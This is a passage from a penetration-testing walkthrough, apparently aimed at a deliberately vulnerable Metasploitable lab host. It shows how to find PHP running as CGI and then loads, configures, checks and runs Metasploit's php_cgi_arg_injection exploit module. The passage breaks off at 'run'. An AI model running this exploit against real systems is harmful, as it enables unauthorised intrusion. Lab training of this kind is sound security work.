



The index page is displaying the username and password "msfadmin / msfadmin" openly although we are not sure the service this password belongs to. Our target also has Mutillidae and DVWA apart from Twiki, phpmyadmin and WebDAV we already discussed above. DVWA and Mutillidae are intentionally vulnerable web services designed to practice web penetration testing. We are not gonna test them today. Let us have a look at the "phpinfo" page of our target.



On observing the "phpinfo" page, we can see that PHP 5 is running on our target with CGI. CGI stands for Common Gateway Interface. It is mostly used for running web applications.

This reminds me of a vulnerability that is prevalent in php running along with CGI. So a bit of research is needed.



After doing a bit of research, it is revealed that PHP upto versions 5.3.12 and 5.4.2 when run as CGI is vulnerable to argument injection. Argument injection vulnerability is exploited by giving a malformed argument. I searched for any exploits written for exploiting this particular vulnerability.

Luckily we have a Metasploit module for this vulnerability. start Metasploit and load the php cgi argument injection module as shown below.

The "show options" command lists all the options this module has.

```
msf5 > use exploit/multi/http/php_cgi_arg_injection
msf5 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

Name          Current Setting  Required  Description
-----
PLESK          false           yes       Exploit Plesk
Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        yes             yes       The target address range or CIDR identifier
RPORT         80              yes       The target port (TCP)
SSL            false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI     no              no        The URI to request (must be a CGI-handled PHP script)
URIENCODING   0               yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST         no              no        HTTP server virtual host
```

Exploit target:
set the Rhosts option and use the "check" command to verify whether the target is vulnerable or not. Sometimes the "check" command may fail to hit it right as shown below. Execute the module using "run" command.

```
msf5 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.41.134
RHOSTS => 192.168.41.134
msf5 exploit(multi/http/php_cgi_arg_injection) > check

[*] Checking uri /
[-] Server responded indicating it was not vulnerable
[*] 192.168.41.134:80 - The target is not exploitable.
msf5 exploit(multi/http/php_cgi_arg_injection) > set taregturi /cgi
taregturi => /cgi
msf5 exploit(multi/http/php_cgi_arg_injection) > check

[*] Checking uri /
[-] Server responded indicating it was not vulnerable
[*] 192.168.41.134:80 - The target is not exploitable.
msf5 exploit(multi/http/php_cgi_arg_injection) > run

